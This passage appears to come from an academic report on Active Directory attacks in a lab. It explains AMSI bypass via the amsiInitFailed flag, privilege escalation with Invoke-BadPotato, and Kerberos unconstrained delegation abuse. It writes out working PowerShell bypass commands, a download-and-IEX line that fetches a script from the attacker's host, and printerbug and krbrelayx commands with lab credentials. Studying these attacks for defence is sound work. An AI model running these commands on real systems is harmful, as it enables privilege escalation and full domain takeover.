


Fig. 54 Reverse shell connection received using netcat. Once the revshell command is issued, the attacker will receive this connection from the DC and be able to execute commands while maintaining session state

Now, the attacker must focus on finding a way to run malicious scripts, in order to escalate privileges. In order to do so, the attacker must bypass a Windows defense mechanism called AntiMalware Scan Interface (AMSI).

AMSI is a versatile interface standard that allows applications and services to integrate with any antimalware solution present on a machine. This interface is designed to allow for the most common malware scanning and protection techniques provided by antimalware products, supporting a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques [93].

The AMSI scan lifecycle can be depicted as follows:

1. A script engine (such as PowerShell) wants to execute dynamic content.
2. Before executing it, the engine calls `AmsiScanBuffer()` function [73] to send the content to AMSI.

3. AMSI contacts the registered antivirus provider (Windows Defender, for example).
4. The antivirus scans the content in memory.
5. If malicious, the antivirus blocks execution (by setting a return code indicating malware).
6. If legitimate, the execution proceeds as normal.

Figure 55 illustrates this process using a diagram.




Fig. 55 Diagram depicting a simplified AMSI scan lifecycle example

Attackers have developed multiple techniques of bypassing AMSI in order to run malicious scripts. One way of bypassing AMSI is named "In-Memory Patching". This technique involves directly tampering with the memory space of a process to modify how AMSI behaves. Through this technique, the attacker first finds a function or a flag in memory, and overwrites it. To provide a concrete example, the attacker may modify the `amsiInitFailed` flag, setting it to `true`. This flag indicates whether AMSI failed to initialize in the current process, and if set to true, PowerShell won't call AMSI to verify scripts, executing them without validation. Figure 56 practically demonstrates this, leveraging the reverse shell previously created. In the Figure, the attacker first attempts to execute a known malicious script, which AMSI blocks. Then, it bypasses it by setting the `amsiInitFailed` flag to `true`, and tries again. The new warning is that no such PowerShell command (cmdlet) is available, which is normal. What this means is that AMSI is no longer blocking the attempt to run this malicious script, meaning it

has been bypassed. (The numbers shown in the output (105 105 115 32 ...) are simply ASCII-encoded characters produced by the reverse shell and can be disregarded).




Fig. 56 Bypassing AMSI by setting amsiInitFailed flag to true in the current PowerShell session

An attacker can modify the `amsiInitFailed` by executing:

1. `$w = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')`. This command retrieves the .NET Type object that represents the internal class `System.Management.Automation.AmsiUtils` from the currently loaded PowerShell assemblies, and stores that Type in the variable `$w`. PowerShell assemblies are .NET compiled libraries (DLLs) loaded into the PowerShell runtime that contain the types, methods and metadata implementing PowerShell's engine, commands and APIs. The `System.Management.Automation.AmsiUtils` class holds a number of static methods and properties, one of which is the `amsiInitFailed` variable.
2. `$f = $w.GetField('amsiInitFailed','NonPublic,Static')`. Through this command, the attacker retrieves metadata for the field named `amsiInitFailed` using binding flags that indicate a non-public (private) static field. The returned FieldInfo (the field descriptor) is stored in $f. Note that the field is defined as being private, and therefore it is not accessible through AmsiUtils class directly. Step 1 uses .NET reflection in order to access this private variable. Reflection is an intended feature that exposes runtime metadata (such as types, fields, methods) and provides commands (such as GetType used in Step 1) to inspect and invoke members [84].

3. `$f.SetValue($null, $true)`. Finally, the attacker writes the value true into that static field. The first argument is $null because the field is static (no instance needed).

Once this flag is modified, the attacker can run in-memory scripts through PowerShell without triggering AMSI. A common approach is to use the `IEX` (Invoke-Expression) PowerShell command, which allows execution of content retrieved directly into memory, such as content retrieved using the `(New-Object Net.WebClient).DownloadString()` command. With AMSI disabled in the current session, the Invoke-Expression command executes without inspection. Figure 57 illustrates how both of these commands can be used once an attacker bypasses AMSI as described earlier, allowing an attacker to execute malicious scripts that are loaded into memory.




Fig. 57 Diagram portraying how DownloadString and IEX commands can be used by an attacker once AMSI has been bypassed, allowing arbitrary script execution on a server

The attacker cannot however, execute malicious .NET assemblies. This is a condition since .NET assemblies trigger AMSI even if the `amsiInitFailed` flag was altered in the PowerShell session. Assemblies are compiled C# code running under the .NET runtime (CLR). A .NET assembly is essentially a compiled unit of code (a DLL or EXE, for example) which the CLR executes. Many offensive tools (such as privilege escalation frameworks) are distributed as .NET assemblies. When such an assembly is executed, AMSI can still inspect its contents at the .NET API level, independent of

the PowerShell engine. This means that when using .NET assemblies, bypassing AMSI at the PowerShell through patching the `amsiInitFailed` flag level isn't enough.

To successfully bypass AMSI at the .NET level, the attacker can still resort to "In-Memory Patching" techniques, although this time, no flag is changed, but rather the `amsi.dll` is patched in-memory. When .NET assemblies are executed, the `amsiInitFailed` flag isn't taken into account, thus, the attacker should instead modify a function that's present in amsi.dll, such as `AmsiScanBuffer`. The attacker can modify this function in memory by changing its instructions in a way that this function immediately returns an error code without scanning anything. This modifies the function that's present in the PowerShell process memory, which means that any new process that the session creates will have this patch applied to AMSI, resulting in a successful bypass at both the PowerShell and .NET assembly levels. To patch this function, a well known script from RastaMouse will be used [113][114]. To retrieve this script from the attacker's machine, the attacker will first start an HTTP server using Python, then, through the reverse shell session, the attacker will download the script from its own machine into the PowerShell session memory (not to disk), and execute it. This process is illustrated in Figures 58 and 59.

```
ps> whoami
iis apppool\defaultapppool
ps> (new-object system.net.webclient).downloadstring('http://192.168.122.2:8081/amsi-net-bypass.txt')|IEX
True
ps>
```

Fig. 58 The attacker loads the .NET AMSI bypass script from the attacker machine into memory (downloadstring) and executes it (IEX). The 'True' output indicates that AMSI has been successfully bypassed at .NET level




Fig. 59 The attacker starts an HTTP server using python, allowing itself to retrieve its own scripts from its machine, namely, the "amsi-net-bypass.txt" script

In practice, combining these approaches ensures that both PowerShell-level and .NET-level content can be executed without interception, allowing the attacker to reliably run payloads required for privilege escalation.

6.6.4 Abusing SeImpersonatePrivilege - LPE

The final stage of this attack is to abuse the SeImpersonatePrivilege, present in service account access tokens. Access tokens were addressed in Section 2.3.2. Some service accounts include the SeImpersonatePrivilege privilege by default, these include [99]:

- Members of the device's local Administrators group.
- Members of the device's local Service account.
- Services that are started by the Service Control Manager (SCM).
- Component Object Model (COM) servers that are started by the COM infrastructure and that are configured to run under a specific account.

Both the SQL Server service (NT SERVICE\MSSQLSERVER) and IIS Application Pools (IIS APPPOOL\DefaultAppPool) are executed as Windows services registered with the SCM. Since Microsoft specifies that SCM-started services are assigned the SeImpersonatePrivilege right by default, these accounts inherit this privilege in their access tokens.

Impersonation allows a thread to temporarily operate under a security context different from the process it belongs to. This mechanism was created to support client/server models, where a service may need to act on behalf of a client. In such cases, one of the service's threads adopts an access token that carries the client's credentials,

enabling it to interact with resources the client is authorized to access [38]. This means that if an attacker coerces a privileged account into authenticating to the compromised service, its token can be captured and impersonated.

In this attack, the attacker will leverage this privilege to impersonate the `NT AUTHORITY\SYSTEM` account. In order to coerce SYSTEM into authenticating to a resource controlled by the attacker, the attacker will use a Potato-based exploit.

Potato-based exploits are a well-known class of local privilege escalation exploits [11]. In this scenario, the Invoke-BadPotato exploit will be leveraged. This exploit specifically targets the SYSTEM account, coercing the SYSTEM account to authenticate to a resource controlled by the attacker. Then, the exploit leverages the SeImpersonatePrivilege privilege held by the attacker, and impersonates the SYSTEM account. To execute it, a malicious script can be loaded and executed within the PowerShell process memory, thus the need for bypassing AMSI. Otherwise, AMSI would block the exploit's execution.

Invoke-BadPotato allows an attacker to impersonate NT AUTHORITY\SYSTEM by: creating a named pipe server, forcing a connection from the NT AUTHORITY\SYSTEM account, intercepting the SYSTEM access token, duplicating the SYSTEM access token, and finally creating a new process using the SYSTEM access token. The following paragraphs will explain each of these stages. Figure 60 illustrates the Invoke-BadPotato process through a simplified diagram.

The exploit creates a local named pipe server. Named pipes are used for inter-process communication (IPC) in Windows. To create this named pipe, the `CreateNamedPipeW()` function from the Win32 API is used. Named pipes are identified using UNC paths. The attacker generates a random GUID and creates a pipe identified by `\\.\pipe\<GUID>\pipe\spoolss`. By generating and using a GUID in

the pipe's name, the attacker guarantees the name is unique. Also, the 'spoolss' component is required in order to leverage the printer bug coercion method locally, which the Invoke-BadPotato script does.

In order to force a connection to the attacker's named pipe, the script leverages the printer bug coercion method locally. It is worth noting that the Printer Bug coercion method can be abused in two contexts. When executed remotely against a Domain Controller, it coerces the machine account to authenticate, which can be relayed to steal or abuse the DC's machine account TGT (as seen in Section 6.6.5). Conversely, when exploited locally (as in Invoke-BadPotato), the coercion occurs through the Print Spooler service running as SYSTEM, allowing the attacker to capture and impersonate a SYSTEM access token for local privilege escalation.

To coerce the Print Spooler service (which runs under the SYSTEM security context) to connect to the named pipe, the attacker issues a `RpcRemoteFindFirstPrinterChangeNotificationEx()` call, containing the `\\<MACHINE>\pipe\<GUID>` UNC path. The '.' in a local pipe path (`\\.\pipe\<GUID>\...`) denotes the local machine. When that path is passed via RPC it is resolved to the machine's network name, so the RPC call is effectively performed against `\\<MACHINE>\pipe\<GUID>\...` rather than the literal '.'. The Print Spooler service will then connect to the `\\<MACHINE>\pipe\<GUID>\pipe\spoolss` UNC path, as per Print Spooler service behavior. This emphasizes the need for the named pipe path to include '`\pipe\spoolss`' at the end. The Print Spooler service adds these components to the UNC path passed in `RpcRemoteFindFirstPrinterChangeNotificationEx()` when connecting to its target, as mentioned in Section 6.5.1. Note that, through this process, the Print Spooler service connects to the named pipe server as its client. The attacker holds the server role in this case, not the Print Spooler.

Once the Print Spooler service connects to the attacker's named pipe, the attacker is then able to impersonate its access token through the `ImpersonateNamedPipeClient()` function call from Win32 API. This call will grant the named pipe's thread the SYSTEM security context through impersonation by setting the SYSTEM access token as the thread's impersonation token. For the attacker to successfully impersonate the SYSTEM's security context through `ImpersonateNamedPipeClient()`, the SeImpersonatePrivilege held by the attacker is leveraged.

As addressed in Section 2.3.2 impersonation tokens cannot be used to create new processes. The attacker's objective is to create a new process under the SYSTEM security context, therefore, the attacker must somehow retrieve a primary token from the current impersonation token that is set in the named pipe thread. This can be achieved by first retrieving a handle to the impersonation token through the `OpenThreadToken()` function from the Win32 API. Once the handle is retrieved, the attacker can duplicate this access token through the `DuplicateTokenEx()` function. The `DuplicateTokenEx()` can create either a primary access token or an impersonation access token. In this specific case, the attacker will want to create a primary access token, and does so through the function's `TokenType` parameter. This way, the attacker now holds a primary access token that was retrieved by duplicating the SYSTEM's impersonation token, accessed through the named pipe thread. This process of duplicating impersonation tokens into primary tokens within a thread is by-design.

Once the SYSTEM access token has been duplicated with the primary access token type, the attacker can use it to create a new process through the `CreateProcessWithTokenW()` function from the Win32 API. This new process will inherit the SYSTEM security context.




Fig. 60 Diagram illustrating the exploit process of the Invoke-BadPotato script, allowing an attacker that holds SeImpersonatePrivilege to spawn a SYSTEM process

This way, the attacker reaches NT AUTHORITY\SYSTEM privileges within the server, achieving full control over this server. If the server is a domain controller, this means that the attacker has compromised the whole domain, being able to access the DC without any restrictions. Figure 61 depicts this process practically, where the attacker loads its Invoke-BadPotato script from its own machine, leveraging a Python HTTP server, as done before, and executes it, reaching NT AUTHORITY\SYSTEM.

Fig. 61 The attacker escalates its privileges using the Invoke-BadPotato.ps1 script, leveraging the Printer Bug locally, and SeImpersonatePrivilege token from the IIS service account

In summary, if an attacker achieves remote code execution under a service account with SeImpersonatePrivilege, they can bypass AMSI, execute Invoke-BadPotato, impersonate SYSTEM, and escalate to full control of the host. On a domain controller, this privilege escalation extends to complete domain compromise.

6.6.5 Unconstrained Delegation Abuse

An unconstrained delegation abuse attack focuses on stealing TGTs. In this scenario, an highly privileged TGT is stolen. To execute this attack, the attacker must first compromise a service account allowed to perform unconstrained delegation. Then, the attacker will coerce a second account to authenticate to its machine and steal this second account's TGT.

In order to steal an account's TGT through unconstrained delegation, the attacker must first find an account that allows delegation. Secondly, the attacker must coerce authentication from a victim account to its own machine. The DC account allows delegation by default in AD, and it can be coerced to authenticate through the Printer Bug method (section 6.5.1). Thus, DC accounts are often targeted in unconstrained

delegation abuses. This attack scenario will therefore target the DC, being able to retrieve its TGT.

A diagram illustrating the whole unconstrained delegation abuse attack can be seen in Figure 62. A parallel between the unconstrained delegation example seen in Figure 12 and this attack can be made. In this attack, the Print Spooler service is seen as the client, and the attacker-controlled service account is seen as the front-end service. It is worth noting that the unconstrained delegation flow depicted earlier in this work (Figure 12) follows the abstract Kerberos model described in RFC4120. In practice, Windows implementations introduce additional exchanges which are not seen in the RFC. This section depicts the Windows-specific behavior, as observed in real environments and network captures. Figure 62 depicts the Windows unconstrained delegation flow as described here, while Figure 12 depicts the RFC implementation flow. Differences between these implementations are further discussed at the end of this section.




Fig. 62 Diagram illustrating Unconstrained Delegation Abuse

Figure 12 depicts 5 different phases:

1. The attacker coerces Kerberos authentication from the Print Spooler server (DC) using the Printer Bug (Section 6.5.1).
2. The Printer bug triggers the server to authenticate itself using Kerberos, and thus it performs the AS exchange with the KDC. This AS exchange results in the Print Spooler server retrieving a TGT for itself.

3. Once the Print Spooler server authenticates itself, it must retrieve a service ticket to access the cifs/attacker.domain.local SPN. This phase is also triggered due to the Printer Bug coercion method. The SPN set in the SNAME field identifies the attacker-controlled account,which is configured for unconstrained delegation. Thus, when processing the TGS-REQ, the KDC sets the `OK-AS-DELEGATE` flag in the TGS sent to the Print Spooler server. The TGS-REP includes the TGS to access cifs/attacker.domain.local and a session key (S_{cf}) to be used in the AP exchange between the Print Spooler server and the attacker account.
4. Given that the TGS received in the previous exchange has the `OK-AS-DELEGATE` flag, the Print Spooler server issues yet another TGS_REQ message to the KDC, specifying the krbtgt account from its own domain (through the krbtgt/domain.local SPN) as the service account to be accessed. Once receiving the second TGS-REQ, the KDC will reply with a TGT that will be usable by the attacker.domain.local account. In this reply, the KDC includes a TGT to be used not by the Print Spooler server but by the attacker account, to impersonate it as per the unconstrained delegation process. This TGT will include a session key (S_{ck_2}), encrypted with the KDC's key (K_f). Along with the TGT, the KDC will send the same session key, but encrypted with the attacker's secret key (K_f). This will allow the attacker to use this forwarded TGT in order to impersonate the Print Spooler server.
5. Finally, when issuing an AP_REQ message to the attacker account, the Print Spooler will then include the forwardaded TGT received in the previous exchange within the message, along with the TGS retrieved for the cifs/attacker.local service. Since the session key that allows the TGT to be used (S_{ck_2}) is sent to the attacker while encrypted with the attacker-controlled account's own secret key (K_f), the attacker is then able to use this TGT arbitrarily, essentially compromising the DC's account.

The attacker uses two different processes to accomplish this attack. One is used for triggering the printer bug against the Print Spooler service (coercing the DC to authenticate to the attacker machine). A second one will be listening for AP_REQ messages containing the DC's forwarded TGT and, upon receiving this message, it will extract the TGT from the AP-REQ, leveraging the compromised account's credentials.

Since the TGT that is retrieved by the attacker pertains to the DC machine account, it holds high domain-wide privileges. By capturing that TGT (and its session key), the attacker can request service tickets for any Kerberos-protected resource and, even more dangerously, perpetrate a DCSync attack (Section 6.7.1) via the Directory Replication Service interface to replicate Active Directory data and harvest all user hashes, fully compromising the domain.

In order to successfully retrieve the DC's TGT, Kerberos authentication must be triggered, not NTLM. Kerberos authentication relies on the SPN, which must match the hostname the service account uses. If the attacker forces a DC to connect to their machine via an IP address, Windows will typically fall back to NTLM.

To ensure Kerberos is used, the connection must be made using the hostname referenced in the attacker-compromised service's SPN, which in turn must resolve to the attacker's IP. This means that the attacker must also create a DNS record that resolves the compromised service account's hostname to the attackers machine. This can be done since, by default, any authenticated user can create new DNS records [116].

In sum, this attack is composed of the following steps:

1. Attacker has compromised a service account that's configured to perform unconstrained delegation.
2. The attacker creates a spoofed DNS record resolving the compromised account SPN hostname to the attacker's own machine.

3. The attacker will then listen for AP_REQ messages from the DC account, in order to extract the TGT sent in these messages, as per unconstrained delegation behavior.
4. The attacker triggers Kerberos authentication from the DC computer account through the Printer Bug.
5. Finally, the attacker is able to extract the DC's TGT, leveraging its own compromised account credentials to obtain the DC's TGT.

To demonstrate this attack, consider a scenario where there's a service account configured for unconstrained delegation in a domain, such as the **jesse.pinkman** account, which the attacker has already compromised. This user account has an associated SPN, which makes it a service account in AD. Thus, it can be configured for unconstrained delegation. Through the use of the 'findDelegation.py' script from Impacket, an attacker can look for Kerberos delegation configurations in a domain. This is possible using Jesse's credentials and by querying the domain database through LDAP. The script automates these queries for the purpose of finding delegation settings. Figure 63 illustrates the execution of the mentioned script and its output. This way an attacker can determine that Jesse's account can perform unconstrained delegation.

```
ubuntu@ubuntu:~$ findDelegation.py NORTH.ALTAIR.LOCAL/jesse.pinkman:Wang0Tang0! -target-domain north.altair.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName    AccountType  DelegationType                      DelegationRightsTo              SPN Exists
-------------  -----------  ---------------------------------  ------------------------------  ----------
jesse.pinkman  Person       Unconstrained                      N/A                             No
walter.white   Person       Constrained w/ Protocol Transition  CIFS/captain.north.altair.local  No
saul.goodman   Person       Resource-Based Constrained         MEMBER$                         No
```

Fig. 63 'findDelegation.py' script execution, evidencing different types of configured delegation rights

From here, the attacker must now focus on coercing Kerberos authentication from the DC account. For this to happen, there must be a DNS record resolving Jesse's hostname to the attacker's IP address, as mentioned earlier. The attacker must then add a record resolving **jesse.pinkman.north.altair.local** to its own IP address. This

can be done using the 'dnstool.py' script from the `krbrelayx` tool kit [109]. The script's output can be seen in Figure 64.




Fig. 64 'dnstool.py' script execution, which creates the required DNS record resolving Jesse's hostname to the attacker's IP address

Once a DNS record resolves Jesse's hostname to the attacker's IP address, the attacker can trigger the Printer Bug, coercing the DC account to authenticate to the attacker-controlled machine via Kerberos. The coercion works because the `RpcRemoteFindFirstPrinterChangeNotificationEx` call embeds the `\\jesse.pinkman.north.altair.local\print$` UNC path (UNC paths are addressed in Section 2.4.2). This path effectively points the Print Spooler to the attacker-controlled listener. When the Print Spooler attempts to connect, it parses this UNC path, resolves the hostname, opens an SMB session on port 445, and negotiates Kerberos against the derived SPN (`cifs/jesse.pinkman.north.altair.local`). This way, the DC's Print Spooler communicates directly with the attacker's machine.

Once the DC authenticates, the attacker will then retrieve the DC's TGT from the AP_REQ sent from the DC to the attacker. This will require the use of Jesse's password in order to use the TGT, as mentioned when explaining Figure 62. With Jesse's password, the session key sent within the TGT by the KDC can be retrieved from the AP_REQ message, allowing the attacker to use the TGT.

This process can be done using the 'printerbug.py' and 'krbrelayx.py' scripts, also from the `krbrelayx` tool kit. The 'printerbug.py' script will trigger authentication from the DC, while 'krbrelayx.py' will listen for Kerberos authentication messages and extract the DC's TGT from the TGS sent to the attacker using Jesse's password. The

output of these scripts can be seen in figures 65 and 66. This way, the attacker steals the DCs own TGT.

```
ubuntu@ubuntu:~/krbrelayx$ python3 printerbug.py NORTH/jesse.pinkman:'Wang0Tang0!'@captain.north.altair.local jesse.pinkman.north.alt
air.local
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at captain.north.altair.local
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
ubuntu@ubuntu:~/krbrelayx$
```

Fig. 65 'printerbug.py' script execution, coercing the domain controller account to authenticate to the 'jesse.pinkman.north.altair.local' hostname, which currently resolves to the attacker's address

```
ubuntu@ubuntu:~/krbrelayx$ sudo -E python3 krbrelayx.py -s jesse.pinkman -p Wang0Tang0!
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.122.10
[*] Got ticket for CAPTAIN$@NORTH.ALTAIR.LOCAL [krbtgt@NORTH.ALTAIR.LOCAL]
[*] Saving ticket in CAPTAIN$@NORTH.ALTAIR.LOCAL_krbtgt@NORTH.ALTAIR.LOCAL.ccache
```

Fig. 66 'krbrelayx.py' script execution, which listens for AP_REQ messages and extracts the TGT using keys derived from Jesse's password

Since unconstrained delegation is dangerous and can lead to an attacker obtaining a TGT from other accounts, even high-privileged ones, it is strongly discouraged to configure this type of delegation. As a countermeasure, if delegation is required, constrained and resource-based constrained delegation should be configured instead of unconstrained delegation.

As previously mentioned, the unconstrained delegation flow depicted earlier (section 5.1.6) differs from the Windows implementation of Unconstrained delegation. Namely, in Figure 12 there's only a single TGS exchange between the client and the KDC. This TGS exchange provides the client with both a TGS and a TGT to be forwarded to the front-end service. In Figure 62, there are two different TGS exchanges.

One for retrieving the TGS, and another one for retrieving the TGT that will be forwarded to the front-end service (the attacker in the portrayed scenario). The RFC 4120 and the Windows implementations of unconstrained delegation difference lays in the number of TGS exchanges that are performed. As per RFC4120 documentation, there's a single TGS exchange in the process, whereas in the Windows implementation, there are two TGS exchanges in the unconstrained delegation process.

To illustrate this difference in practice, a Wireshark capture was performed in the AD lab, where this same abuse was conducted. In this case, instead of targeting the CAPTAIN DC, the MEMBER machine was targeted as this attack's victim, allowing exchanges between the service account (from which the TGT is stolen) and the KDC to be captured. Targeting the MEMBER machine instead of the CAPTAIN machine to illustrate these message exchanges was essential, since if the CAPTAIN machine was targeted, no Kerberos exchanges could be observed in the network, since these exchanges would occur locally in CAPTAIN, as CAPTAIN would represent both the KDC as well as the client.

The captures show that the MEMBER machine issues two separate TGS_REQ messages to the DC. One is requesting a service ticket for `cifs/jesse.pinkman.north.altair.local`, and a second one specifying the service name as `krbtgt/NORTH.ALTAIR.LOCAL`. The first TGS-REP represents a standard TGS-REP, as seen in Section 5.1, where the MEMBER machine retrieves a TGS for the attacker-controlled service. In Figure 62, this exchange is seen in the third phase. The second TGS-REP however, includes the forwardable TGT, which the MEMBER machine then sends to the attacker. Figure 62 illustrates this exchange in the fourth phase.

This behavior differs from the abstract RFC 4120 model, highlighting a Windows-specific implementation detail. Wireshark captures and packets made during the Windows unconstrained delegation process can be seen in figures 67, 68, and 69.

Source	Destination	Protocol	Length	Info
192.168.122.5	192.168.122.10	KRB5	378	AS-REQ
192.168.122.10	192.168.122.5	KRB5	186	AS-REP
192.168.122.5	192.168.122.10	KRB5	231	TGS-REQ
192.168.122.10	192.168.122.5	KRB5	229	TGS-REP
192.168.122.5	192.168.122.10	KRB5	1486	TGS-REQ
192.168.122.10	192.168.122.5	KRB5	1486	TGS-REP
192.168.122.5	192.168.122.2	SMB2	316	Session Setup Request

Fig. 67 MEMBER machine (192.168.122.5) performs two different TGS exchanges with CAPTAIN DC (192.168.122.10), and then tries to access Attacker (192.168.122.2) with an SMB2 Session Setup Request with embedded Kerberos AP-REQ




Fig. 68 Contents from the first TGS_REQ sent from MEMBER to CAPTAIN. The SNAME is cifs\jesse.pinkman.north.altair.local




Fig. 69 Contents from the second TGS_REQ sent from MEMBER to CAPTAIN. The SNAME is krbtgt\NORTH.ALTAIR.LOCAL

6.6.6 Constrained Delegation Abuse

In this attack, constrained delegation misconfigurations are abused by an attacker, allowing them to access sensitive services while impersonating an high-privilege

account. The objective of this attack is to retrieve a highly-privileged TGS to access sensitive DC services. Constrained delegation is discussed in Section 5.1.6.

The danger in constrained delegation is the possibility of misconfiguring the list of services that a service can delegate tickets to. As an example, a service account A with a weak password can be allowed to delegate tickets to privileged services (such as the CIFS service running on a domain controller). This means that service account A can impersonate users to these privileged services.

Thus, an attacker that compromises service account A can impersonate a user to these privileged services, which can set the domain at risk of being compromised. To worsen the situation, to obtain a ticket impersonating a user through constrained delegation there is no need to coerce authentication from other accounts, as what is the case in unconstrained delegation abuses, discussed in Section 6.6.5. The service account can simply use the `S4U2Self` Kerberos protocol extension to retrieve a TGS for itself, on a user's behalf, and then use the `S4U2Proxy` extension to use this TGS to retrieve another TGS, this time to a second service, on a user's behalf as well.

In this attack scenario, an attacker has compromised a service account that is allowed to perform constrained delegation to a sensitive DC service. A parallel can be drawn between the regular constrained delegation flow seen in Section 5.1.6 and the attack described here. The attacker-controlled account represents the front-end service, while the sensitive service represents the back-end service. The high-privilege account that the attacker will impersonate through constrained delegation represents the client. The original constrained delegation flow can be seen in Figure 13 from Section 5.1.6.

